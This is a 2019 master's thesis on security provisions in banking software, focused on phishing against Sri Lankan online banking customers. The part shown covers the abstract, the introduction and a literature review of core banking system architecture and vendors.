Evaluating Security Provisions in Banking Software Systems

Lakmal Chaminda Senanayake

A thesis submitted to the graduate faculty of design and creative technologies
Auckland University of Technology
in fulfilment of the
requirements for the degree of
Master of Philosophy

School of Engineering, Computer and Mathematical Sciences

Auckland, New Zealand

2019

Declaration

I hereby declare that this submission is the result of my own work and that, to the best of my knowledge, contains no material previously published or written by another person. Due acknowledgement is given where references have been made.

....
Lakmal Chaminda Senanayake

Acknowledgements

This thesis was completed at the Auckland University of Technology, School of Engineering, Computing and Mathematical Sciences; Faculty of Design and Creative Technology. I would like to thank my family, friends and colleagues for their continued encouragement to push boundaries to attain a higher level of education and skills.

I am most grateful to my supervisor **Professor Brian Cusack** Senior Lecturer, School of Engineering, Computing and Mathematical Sciences Faculty of Design and Creative Technology, Auckland University of Technology, for valuable guidance, useful suggestions and support in compiling this Research Report. This research would not have been possible without him. Also, thanks to my colleagues who took time out of their busy schedules to encourage me in this research.

I also would like to thank to the Auckland University of Technology for giving me the opportunity of do this Master of Philosophy course and to the Faculty of Design and Creative Technology for providing me with all the materials and resources needed to accomplish it. Also, I would like to thank to all the staff members of the Library and the Faculty of Design and Creative Technology for attending to all my doubts and offering me their kind help.

Abstract

Banks around the world invest substantial amounts of money in banking software systems even though it is mostly the younger generation who are receptive, and the general public is slow to trust the new innovations. The mobile device platforms have created a great opportunity for the business of banking through the vast geographical coverage and reach to a global population. As a result, most banks have started introducing banking facilities through mobile applications. The ability for a user to carry out transactions such as real time payments is expected in the new generation of banking. Research shows that despite the systems availability there are only 40% mobile banking users in the case study of Sri Lanka banking. The concerns around security has been identified as the strongest reason which still encourages people to walk into banks to get their business done rather than accessing through mobile devices. As an IT professional, I would say that I belong to this segment of non-mobile users most of the time because the security threats are known and seen in abundance.

During the last two years, well organized teams of criminals have repeatedly hacked banking systems internationally and they have exploited the weaknesses of the banking systems and the software systems integration. The weaknesses of the systems include issues with interoperability, susceptibility and backdoors in the internationally distributed software and also the general deficiencies in the applied knowledge for the essential features of security in the banking systems. Phishing has been the strongest and most public attack that continues to undermine confidence in the online and mobile banking systems. It is an attempt in gathering sensitive data by means of sending e-mails pretending to be from the actual bank to the recipients and requesting personal data such as passwords, usernames and credit-card information. They also request money transfers through indirect channels and confuse potential system users. Further it re-directs the network traffic to malicious websites, denying network traffic towards web-services and modify the mechanism of protection of the target banking system and the inter-connected networks. Successful attacks could result in financial losses, loss of identity and in un-authorized disclosure of information.

In this research I collect and analyze publicly available secondary data of a hacking case, the affected people’s comments, systems information, published opinions, and my own critical reflection to build a case example. It gives knowledge for help in preventing and recovering from such attacks. The purpose of this case

study is to review the Sri Lankan Banking systems and to identify possible vulnerabilities for improvement. Further the study critically analyses an experience of a Sri Lankan bank which faced a Phishing attack via online banking (All data used are public and secondary). This study brings out, how to deal with such a hazardous situation and to arrive at better defenses and post-attack responses. Chapter 4 itemizes the evidence from an investigation into the bank security breech and chapter 5 provides an analysis. Figures 5.1 to 5.3 summarize the learning from this incident.

Additionally, secondary document analysis was used to investigate bank staff and bank customer experiences with phishing attacks and bank security procedures. It shows the Sri Lankan experience of phishing attacks via online banking, the users' backgrounds and the role of education and communication in better preparing people to distinguish and resist attacks. The research analysed phishing through case studies that highlighted some of the experiences of phishing attacks and how to deal with the problems. An emphasis was placed the prior level of knowledge of Phishing threats, how they originated, and what methods were used in undermining the security of Online banking users. Further the bank response to the problem in deploying protection for Online banking to safeguard against such Phishing attacks is documented and recommendations made for improvement.

Table of Contents

Chapter 1 Introduction

Chapter 2 Literature Review

Chapter 3 Research Methodology

Chapter 4 Research Findings

Chapter 5 Analysis and Discussion

Chapter 6 Conclusion

References

List of Figures

List of Tables

List of Abbreviations

IT	Information Technology
ATM	Automated Teller Machine
CRM	Customer Relationship Management
POS	Point of Sale
SOA	Service Oriented Architecture
CBS	Core Banking Systems
CORE	Centralized Online Real-time Exchange
SQL	Structured Query Language
OS	Operating Systems
ICBA	The Independent Community Bankers of America
CFT	Center of Financial Technologies
AML	Anti-Money Laundering
KYC	Know Your Customer
SWIFT	Society for Worldwide Interbank Financial Telecommunication
ORB	Object Request Brokers
DCOM	Distributed Component Object Model
CORBA	Common Object Request Broker Architecture
EU	European Union
CTF	Counter-Terrorism Financing Act 2006
SSH	Secure Shell
CVE	Common Vulnerabilities and Exposures
EFTPOS	Electronic Funds Transfer at Point of Sale
HSBC	Hongkong and Shanghai Banking Corporation
CPMI	Committee on Payments and Market Infrastructures
COO	Chief Operating Officer
PC	Personal Computer
CLI	Command line
RDP	Remote Desktop Protocol
PIN	Personal Identification Number
ID	User identification
AD	Active Directory

DNS	Domain Name System
RDP	Remote Desktop Protocol
IP	Internet Protocol
PAM	Pluggable Authentication Modules
DMZ	De-Militarized Zone
NVD	National Vulnerability Database
IOS	iPhone Operating Systems
DoS	Denial of Service
SSID	Service Set Identifier
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
HNB	Hatton National Bank
URL	Uniform Resource Locator
HTML	Hypertext Markup Language

Chapter 1

Introduction

1.0 INTRODUCTION

The banking system adopts technology to store, manipulate, distribute and create data or information. Technology innovation is central to the banking system and performs a vital role in the modern banking industry. Technology has transformed the whole world to a single platform and an instantly connected banking environment. The concept of global economy is increasingly dependent on the creativity and disbursement management of information. The value of information is to a great extent increased by globalization of the world economy and the offering of novel business opportunities. Currently the banking technology ‘next generation’ opportunities provides communication and analysis power required by organizations to conduct trade and business with ease. The focus that is placed on information technology enhancement is increasing and the impacts of usage being felt by all parties involved in the Banking industry. In measuring the success of the operational competitiveness and the effectiveness of the bank’s system, a key metric is the bank’s software system. In enhancing the satisfaction of the customers the next generation information tools are critical for improving a bank’s processes for internal and the external customers.

The Sri Lankan banks have recently shifted towards the greater use of technologies for higher efficiencies, profitability and better customer relations. Reforms in the financial sector and liberalization during the past decade has highlighted the issues of profitability and productivity in banks. A bank’s profitability has been under strain regarding the decline in the net interest margin and the greater competition. The basic functions of deposit acceptance and lending of funds at managed rates have been effected due to the interest rate deregulation and enhanced private/ foreign sector bank competition. Within the changing environment, banks must have a high level of cost-effectiveness, enhanced efficiencies and a customer-centered approach to survive. Adopting modern practices of risk managing, finding means of enhancing non-fund income, analyzing and controlling of expenses and increased use of IT is imperative in protecting the bank’s survival within the deregulated context.

In the past few years the technology innovations and the bank systems have evolved rapidly in Sri Lanka. At present IT is the key mover of all transactions in a bank. Information technology and electronics combined brings a swift alteration in the means by which a bank operates. It specifically offers enhanced channels of delivery and customer friendly service. It can now be seen everywhere the Mobile Banking, Tele Banking, Automated Teller Machines (ATMs), Internet Banking, Debit Cards, Smart Cards, Credit Cards, CRM, Call Centers, postal banking, POS banking and data ware-housing, opportunities. This has radically transformed the industry of banking.

Banks are not easily able to have competition on price and require looking at other means to retain customers. As the current business environment is highly competitive the banks in the government sector specifically confront a struggle to survive, and with the existing highly competitive context government banks are finding it difficult to retain customers and struggle for business. Private sector banks and the usage of technology give them competitive advantages. They strive to introduce novel services with technology for enhancing service and provide quicker service to their customers for maintaining customer satisfaction. With the customer base increasingly being sophisticated and expecting the digital services, banks have to respond to the changing needs by introducing novel technology enhancements. These help to retain and increase satisfaction of the customers and also in attracting new ones.

The 3rd highest commonly performed activity online in Sri Lanka was online banking or payment of bills. Out of the ten million individuals that reported they access the internet from their homes banking came in third as the most completed activity. The wide spread ownership of home computers indicates that the financial and banking institutions have to focus on reducing direct interaction with the customers. They have to adopt the internet in developing services and in providing a cost-effective online system for banking. Banking institutions not only have to support online transactions of the customers and gain more customers, but also have to provide protection to customers while operating in the cyber world (Singer, Baradwaj, Flaherty, & Rugemer, 2012). The online banking and additional services has been introduced with the motive of enabling business continuity and competitive advantage, but the customer requires security assurance and protection from the common threats found in online banking risks (Anti-Phishing Working Group, 2010a).

1.1 THE SIGNIFICANCE OF THE STUDY.

The internet is the focus of attacks where criminals gather valuable data such as customer personal data and a bank’s confidential information with a view to paralyzing online business, stealing money, blackmail and other illegal activities. They attack using a wide range of strategies including basic social engineering attacks (Anti-Phishing Working Group, 2007).

One vital concern is the theft of identities and their reuse for theft or blackmail. While customers are using online services attackers often attempt to gain information which is sensitive and useful for attacking the organization and individuals. Varied types of attacks are used that include spreading malware, social engineering and phishing (Chapter 2 provides more specific definitions and examples of these terms).

During the engagement in performing transactions on the internet, the customer views the activity as a private concern among the sender and the receiver, but often eavesdroppers are listening to the transaction. Privacy breaches and accessing information that is confidential takes place with no consent or awareness of the user. Users who are inexperienced might not have knowledge that the medium is subject to attack. Also if adequate measures of security are not implemented everyone is vulnerable. Recognizing the requirement for up to date measures for security is a vital element of any self-protection for online communications.

1.1.1 Where is the phishing targeted?

Online users are either deceived or mislead by phishers with diversified techniques in gaining unauthorized data with a view of stealing user money. The second chapter of the thesis provides a detailed elaboration of different techniques of phishing. Due to the existence of hosting services for free and availability of tools for phishing, the proliferation of phishing attacks has escalated, and thus the major losses for customers and companies (James, 2008). One of the widely experienced threats to web services and internet users is the use of information gained by phishing. The blog by Martin Brinkman's (2012) lists the brands that experienced the highest number of attacks by phishing in 2009. Significantly, banks and financial services such as PayPal and eBay were top of the list.

In most industries, attacks by phishing have increased globally and the statistics with regard to the volume of attack distribute across all countries that have significant internet connection and vulnerability. Phishing sites which deceived the brand industries have been categorized on the basis of the country in which the parent company of the brand is located (Symantec, 2010). Based on this information, the majority of the targets by phishing attacks are banking institutions, dispersed among all countries other than China. In China e-commerce was depicted as a main target and banking did not appear in any of the statistics.

Based on the Gartner Inc.'s survey in the United States it was found that the sample of 4,500 online adults, representing the US online population of adults in 2017 August, had monetary losses due to effective attacks amounting to $3.2 billion (Gartner, 2007). Gartner Inc.

report states “Of consumers who received phishing e-mails in 2007, 3.3% say they lost money because of the attack, compared with 2.3% who lost money in 2006, and 2.9% who did so in 2005, according to similar Gartner surveys during those years” (Gartner, 2007). Likewise, in United Kingdom, the volume of monetary loss and damages resulted due to activities of phishing rose by 14%, where criminals targeted victims of internet banking system (Bachelor, 2010). The increase in attacks is depicted not only in countries as UK or the US but also in most of the Asian countries including Sri Lankan Banks and in Australia and New Zealand. Each has experienced the negative impact of attacks by phishing where the attacks were targeted on customers through banking services (Sharma, 2010). Based on Anti-Phishing Working Group (2010b), the infected computer percentage of password stealers and banking Trojans; the desktop crime ware in 2010 has risen to 17.6% in the second quarter from first quarter being 15%. The downloader activities percentage has risen from being lower than 8.3% to over 8.4% in the second quarter making the malware infection the highest phishing attack having a percentage of 74%.

1.2 AIMS OF THE RESEARCH

The case study purpose is to explore phishing attacks and security provisions related to the Sri Lankan banking sector, and to provide protection solutions. Security of the software systems which is being implemented by the banks are analyzed, recommendations for improvements are done and novel mechanisms are suggested in evaluating current and proposed security systems for interaction with the user.

It is vital for banks and financial institutions and online businesses in developing secure systems for the protection of the wide base of online users spread globally from unnecessary breaches and risks in confidentiality, integrity and access. Nevertheless, bank customers must take responsibility for managing some dangers and adopt some changes in behavior when communicating online. The main aim in the research study is analyzing the secondary data from a Sri Lankan bank, and the published statements from Sri Lankan individuals involve in using online banking. This includes reflections on financial transactions online, knowledge of dangers connected to phishing attacks, and general customer sense of security online while using banking services. Evaluating the user’s knowledge of threats can enable a better understanding from the customer perspective, and the development of guidance that can enable avoidance of financial losses and the impact from theft of identity.

1.3 ORGANISATION OF THIS THESIS

This thesis is divided into six chapters:

- Chapter 1 sets out the background, significance and purpose of the study.
- Chapter 2 elaborates a review of the relevant research literature, that outlines theoretical underpinnings of phishing and online banking, current issues in association with phishing and phishing techniques which could attack users of banks.
- Chapter 3 outlines the research methodology and adopted design of the research for a case study.
- Chapter 4 presents the analysis of the collected case study data.
- Chapter 5 presents the analysis of the case study.
- Chapter 6 presents the conclusion of the research and the potential for future research.

Chapter 2

Literature Review

2.0 INTRODUCTION

The literature review has the purpose of identifying the relevant theories and studies related to security in a bank. This includes the software systems and the case study context of the Sri Lankan banking system. Chapter 2 focuses on reviewing existing literature for “evaluating Security provisions in banking software systems” and the study represent two different stages of IT adoption. The 1st stage of a bank system focus and the 2nd stage focuses on the security effect of banking.

The review evaluates damaging attacks to the Sri Lankan online system of banking, especially phishing attacks. It shows varied methods through which attacks are made to on-line banking customers and also examines literature that studies staff awareness. It will also explain the means by which the banks might assist their customers in broadening the awareness of protection in the following categories.

- Banking Systems.
- Banking systems of Service Oriented Architecture (SOA)
- Transformation of banks architecture to Non-Banking system
- Evaluating security risk in banking systems
- Overview of banking sector developments in Sri Lanka

2.1 BANKING SYSTEMS

Core banking or the banking system is the generic term adopted in describing the bank services offered by group of bank branches which are networked. The customers of a bank could access their accounts and carry out other transactions from any branch of the bank. The core banking or the banking system is described as the back-end system which process day-to-day transactions and updates relevant accounts and financial records. The banking system normally is inclusive of loans and credit processing abilities and deposits having interfaces to reporting tools and the general ledger. The following sub-sections now define and explain specific banking systems and sub-systems.

2.1.1 Core Banking Systems (CBS)

Almost all banking processes are underpinned by the core system which is IT that functions as the central digital nervous system of the bank. It is the infrastructure and the software which connects the service of the bank to customers, business units and the back-office operations. The day-to-day bank operations are driven by these systems and it serves as the core platform of IT for novel capabilities and the business growth.

According to the IBS Intelligence (2017), both locally and internationally many banks have adopted core-banking applications in supporting the bank's operations and by CORE it refers to "centralized online real-time environment". Entire branches of the bank access the application through a centralized database, meaning that all withdrawals, transfers and deposits are reflected instantly and virtually in the servers of the bank. Customers can deposit and withdraw money from any branch, online anywhere in the globe plus ATM (such as master and visa cards), and POS Banking. The CORE banking applications also extends to corporate clients, and offers a comprehensive solution to all customers for banking.

2.1.2 Core banking solutions

A core banking solution is several banking applications on a single platform. It enables strategic and a phased approach to allow banks to enhance operations, service for customers, lower costs, regulate the bank activities and build security. Core solutions are inclusive of several data bases and software platforms, and applies a modular approach which is able to integrate with existing bank technologies (see Table 2.1).

Table: 2.1 Process 1 core banking system and supporting data bases (IBS Intelligence, (2017).

Vendor	Software Solution(s)	Data Base
Infosys Technologies	Finacle	Oracle
Oracle Financial Services Software	Flexcube	Oracle
Oracle Financial Services Software	Microbanker	Oracle
Oracle Financial Services Software	Finware	Oracle
Oracle Financial Services Software	Digibank	Oracle
Polaris	Intellect Suite	Oracle / SQL
Polaris	BankNow	Oracle / SQL
SAP	SAP for Banking	Oracle / DB2

FIS Global	Fidelity	Database & OS Independence
Misys	BankFusion Universal Banking	Oracle / SQL
Natech	CSB	Oracle / SQL
Misys	Misys Equation	Oracle / SQL
Center of Financial Technologies	CFT-Bank	Oracle
Accenture / Alnova	Alnova Financial Solutions	Oracle
Tata Consultancy Services	TCS BaNCS	Oracle / SQL
Fidelity National Information Services	Corebank	Oracle
Computer Sciences Corporation	Hogan	Oracle / SQL
Automated Systems, Inc.	Insite Banking System	Oracle
Infopro Sdn Bhd	ICBA	Oracle
UNISYS	SFB / SCB	Oracle / SQL
Fiserv	Signature (software)	Oracle
Fidelity National Information Services	Systematics	Oracle / SQL
Temenos Group	TEMENOS T24	Oracle
VSoft Corporation	CoreSoftt, SuVikas	Oracle / SQL

The core banking software listed in Table 2.1 simplifies the banking needs of the customer by enabling them to carry out general financial transactions with no need to visit the local branch of the bank. This enables the customer to save time, and the bank enhances their efficiency and transparency in operations. The core banking solution is an application which facilitates customer use of banking services through any bank branch. The majority of transactions are ATM and mobile banking, and also customers could carry out their general transactions of withdrawals, deposits, process of issuing of statement of accounts, processing of cheque-books, payment of bills such as utility bills, credit card and even electronic shopping of card purchases or online paying (IBS Intelligence, 2017).

According to Manjushree (2014) ‘Core banking’ being a term generally used in describing services rendered by a collection of banking branch networks and banking customers. It helps carry out their fund transactions and varied other transactions through any of the member branches. Therefore, the solution of core-banking is considered a progression towards the enhancement of services provided to customers via banking at any- time and any-where (Manjushree, 2014).

Heidarpour & Tahmasbi (2009) states that core-banking enables the customers in avoiding the spatial and temporal obstacles and in utilizing telecommunication technology and networking in the transferring of funds via the bank system (Heidarpour & Tahmasbi, 2009).

Khrawish and Al-Sadi (2012) states that electronic banking is defined as the adaptation of electronic means in delivering the services and products by a bank. These services and products are inclusive of items such as undertaking deposits, payment and lending products and providing varied other electronic services/ products such as 24 hours a day / 7days of the week electronic money transactions (Khrawish and Al-Sadi, 2012). Thus Dandapani (2008) states that core-banking is inclusive of all modules of electronic application that are utilized by bank customers in carrying out their paying of bills, deposit accounts and purchasing of their needs (Khrawish and Al-Sadi, 2012).

2.1.3 Core banking system key modules.

The Core banking solution is commonly used in the banking sector. The technological enhancements, specifically technology of online banking has facilitated novel methods of carrying out banking business. These new technologies have reduced time spent, enable to work simultaneously on varied issues, especially issues on cyber security and enhance customer service efficiencies. In the old platform IT and communication technology were merged to cater for the core banking requirements but new technologies have the 'virtual banking concept' and the 'cloud technology' options (Dehghan, Ghafoorifard & Shamsi, 2015). The main purpose of developing this system is in performing the banking core operations such as passbook printing, transaction recording, loan and deposit interest calculation, withdrawals, balance of payments, customer records, back end transactions which processes day-to-day activities, updating accounts and financial records, capabilities of credit processing, and having inter-faces to the general ledger. The strategic expenses for these systems are a mix of supporting technologies and service-oriented architectures which create agile and extensible architecture (Finacle Infosys, 2013. p.2).

Enterprise customer information: - Banks already have the preferences, business processes and relationships with customers carrying out their financial activities and banks now have a possibility for offering the customers the required solutions at the right time. Therefore, banks need to create and maintaining accurate customer data in enterprise customer information files and across several host systems. This enables the managing of varied stages of the customer relationship lifecycle and accessing comprehensive information on each segment for compliance and performance (Finacle Infosys, 2013. p.5).

Consumer banking: - This enables varied offerings and campaigns to be carried out targeting exactly where the products are most relevant, and with the ability in linking each of the product with varied properties bundled as one and offered. The system requires supporting services for savings, account inquiry, product structured deposits, provision of auto and personal financing, accounts of multi-currency, topping up deposits, topping up loans, master-term deposits, securitization and revolving-loans (Wibowo, 2015).

Corporate banking: - This operates as cash loans, term loans and over-drafts with syndication and securitization. It is inclusive of multi-currency repayments/ disbursements, commercial lending, setup of varied and flexible interest rates, commitment fees, debt consolidation, amortization and crystallization. It enables the maintaining of the files of corporate customers data, commercial lending, corporate deposits, corporate payment and organizing with complete management of liquidity, pool and sweeps facilities and additional multi-currency limits (Heffernan, 2005).

Trade finance: - The module directly supports in solutions of end-to-end for trade-finance integrating payment system and exchange rate system having multi-currency processing support for trade items such as forward contract, documentary credit, import and export financing, factoring, buyer's credit and letters of guarantee (Ahn, 2014).

Customer analytics: - This supports the engagement of the customer, in differentiating experiences in the service and analyzing support functions through comprehensive intelligence, varying from acquisition of data to reporting and analyzing, multi-dimensional reporting and leveraging techniques of quantitative modeling. Ability in providing crucial information as attrition scores of customers or measures of profitability where the information directly helps in developing a robust customer profile (Finacle Infosys, 2013).

Wealth management: - This enables in creating novel streams of revenue via offering individuals with high net-worth and mass affluent with services/ products via the module. It also supports in processing investment products throughout the asset classes which includes equity, structured products, insurance and mutual funds. Additional functions include principal protected deposits, dual currency deposits, range accrual deposits, insurance products and mutual funds (Collette, Plon, 2015).

Islamic banking: -. This offers products to customers that are compliant with shariah law and addresses customer requirements for Islamic banking together with international services. It is based on varied concepts of Islamic traditions including Murabaha, Mudarabah, Istisna, Ijarah, Tawarruq and Kafalah (Hassan, Kayed, 2013).

Payments: - Manages the lifecycle of end to end payments directly and the instruments of payment are processed and further involves managing the hosting of modules, payment networks and originating of channels. The payments module also connects with Master, Visa, SWIFT and ISO 20022 where ISO 20022 represents the ISO standard on electronic data exchange among financial institutions.

Credit: -This module is for the entire lifecycle of credit solutions for enterprise loans and across commercial and retail loans. The process commences from the analysis of a credit application from the customer. The following steps include, application evaluation, credit on-boarding, and the monitoring of credit. The processes require the assurance of efficiency on cost, capabilities on integrated monitoring of credit, and empowering banks in controlling risk and attaining greater quality of credit to enhance profitability (Finacle Infosys, 2013. p.5).



Enterprise CRM
Marketing
Sales
Service
Interaction
Communication Channels
Knowledge Base
Enterprise Customer Information
Enterprise Components
Payments
Liquidity Management
Dashboards
Origination
Product Factory
Consumer Banking and Wealth Management
Corporate Banking and Trade Finance
Consumer Banking
Saving & Checking, Retail Loans, Time Deposits, Mortgages, Islamic Banking, Leasing and Hire Purchase
Wealth Management
Insurance, Structured Products, Mutual Funds, Equities, Bonds
Corporate Banking
Current / Overdrafts, Syndication, Commercial Lending, Securitization, Islamic Banking, Leasing and Hire Purchase
Trade Finance
Forward Contracts, Export / Import Financing, Documentary credits, Guarantees
Functional Services
Standing Orders
Limits / Collaterals
Bill Payments
Clearing
Referral
Reusable Business Components
Interest / Tax
Exchange Rates
Bank Management
Fees / Charges
Inventory
Channel Rules
Discounts / Preferential Pricing
Signature Veri.cation
Accounting Backbone
Transaction Manager
General Ledger
Multi-Currency
Infrastructure

Fig: 2.1 Functional architecture of core banking system (Finacle Infosys, 2013. p.5).

2.1.4 Core banking architecture overview

The current system of IT has presented a huge transformation challenge for banks in speed and competitive differentiation. Based on my literature analysis it is in 1970 that the first core banking system has been introduced which catered only the basic banking facilities for the customers. Considering the past decade, the architecture of the banking system has evolved in providing platforms which cater for multi-channel services and virtualization, cloud technology and digitization. For the development of mobile banking, online banking and virtualization these technologies support and enable the banking services. The IT system in the banking industry required changes to accommodate the new solutions of core banking for security and economic advantage (Capgemini, 2015.p.4).

Table: 2.2 Process 1 Banking system characteristics

Period	Evaluation
1970 - 1980	• Core banking system introduced basic banking functionalities for banking transactions
1980 - 1990	• Bank of Scotland introduced first internet banking service to customers. • Legacy core banking systems were primarily product centric and developed in silos
1990 - 2000	• New core banking systems developed which were flexible and customer centric. • Multi-channel processing/integration and adoption of service oriented architecture. • Online banking built into Microsoft Money personal finance software, 100,000 + households start accessing bank accounts online.
2000 - 2010	• Banking industry witnesses an increase in the number of channels with multi-channel platforms facilitating multi-channel convergence. • Online banking goes mainstream and banks start to focus on customer centricity. • Big data, analytics and cloud base platforms evolved which led to banks looking towards agile core banking solutions.
2010 - 2012	• Higher investments by banks into their core architecture due to tighter regulations, banks focus on risk and rapid growth of mobile banking.

2012 - Beyond	- Convergence of online banking, social networking, payments and mobile has increased banks to focus on overhauling legacy systems for supporting fast growing digital services and better integration of channels. - Banks are undertaking massive transformation of their IT architectures for new core banking solutions which will be scalable, adaptable, agile and economical.

Table: 2.3 Process 1 Core banking application package vendors' ratings (Capgemini Financial Analysis, 2015.p.4).

[Legend: Rating marks as follows, 1 = Very Unsatisfied, 2 = Unsatisfied, 3 = Neither Unsatisfied nor Satisfied, 4 = Satisfied, 5 = Very Satisfied]

Package	Provider	Ease of Use – (5 / 5)	Customer Support (5 / 5)	Features & Functionality (5 / 5)	Value for Money (5 / 5)	Overall (5 / 5)
Canopus EpaySuite	Canopus Innovative Technologies	5	5	5	5	5
Global Payments Automation	Tipalti	4	5	5	4	5
CoBIS Microfinance Software	Enterprise Software & Technologies	5	5	5	5	5
NexorONE	Banking Systems	5	5	5	5	5
EBANQ	EBANQ Holdings	5	5	5	5	5
CorePlus	Probanx Information Systems	5	5	5	4	5
Aspekt Microfinance Software	Aspekt	5	5	5	5	5
SecurePaymentz	Ecure Paymentz	5	5	5	5	5
Canopus EpaySuite	Canopus Innovative Technologies	4	5	-	-	4.5
Finacle	Infosys Technologies	3	5	5	4	5
FinnOne Neo	Nucleus Software	5	5	5	5	5
iCBS	Virmati Software & Telecommunications	5	5	5	5	5
ICBS	BML Istisharat	5	5	5	5	5

Kapowai Online Banking	Kapowai	5	5	5	5	5

The Capterra on Banking Software the Canopus EpaySuite by Canopus Innovative Technologies is a software which is an open software solution that is technologically advanced and designed in automating and streamlining functions in a business of payment services. It is a modular design that is inter-connected with multilingual, multi-currency services that require industry standards. The Global Payments Automation (Tipalti) is a system that supports six varied methods of payment and in more than 120 currencies in more than 190 nations. The CoBIS Microfinance Software; Enterprise Software & Technologies package consists of the options of managing clients in creating and managing savings accounts and the posting of savings interest, managing of shares and term deposits, loan provision and management with loan repayments through automation from client accounts and has more than 90 standard reports.

The diversity in modules and the robust scalability the NexorONE Banking Systems provides a wide range of financial services including private and online banking, eWallets and credit Unions. It is deployed in over 300 financial institutions globally in over 40 nations, and is available in 16 languages for administration role support. It is in compliance to the rules of KYC, AML, and EBANQ (EBANQ Holdings), where the application is secure and suitable for small and medium finance companies, banks, savings and loan institutions and other similar financial entities. The mobile app for this system is available for iOS and Android. CorePlus; Probanx Information Systems is a systems application which utilizes the latest web based technologies. It has a product range for outsourced banking solutions and licensed banking systems and the facility of hosting. Aspekt (Aspekt Microfinance Software) is a specialized financial software with inclusive of tools for vendor independence, integrated dynamic data collecting, spread-sheet mapping, data defining, and also a tool for modelling business processes. Canopus EpaySuite by Canopus Innovative Technologies is a system designed in automating and stream-lining of operations in a payment service business with modular supporting of multilingual, multi-currency and industry standards.

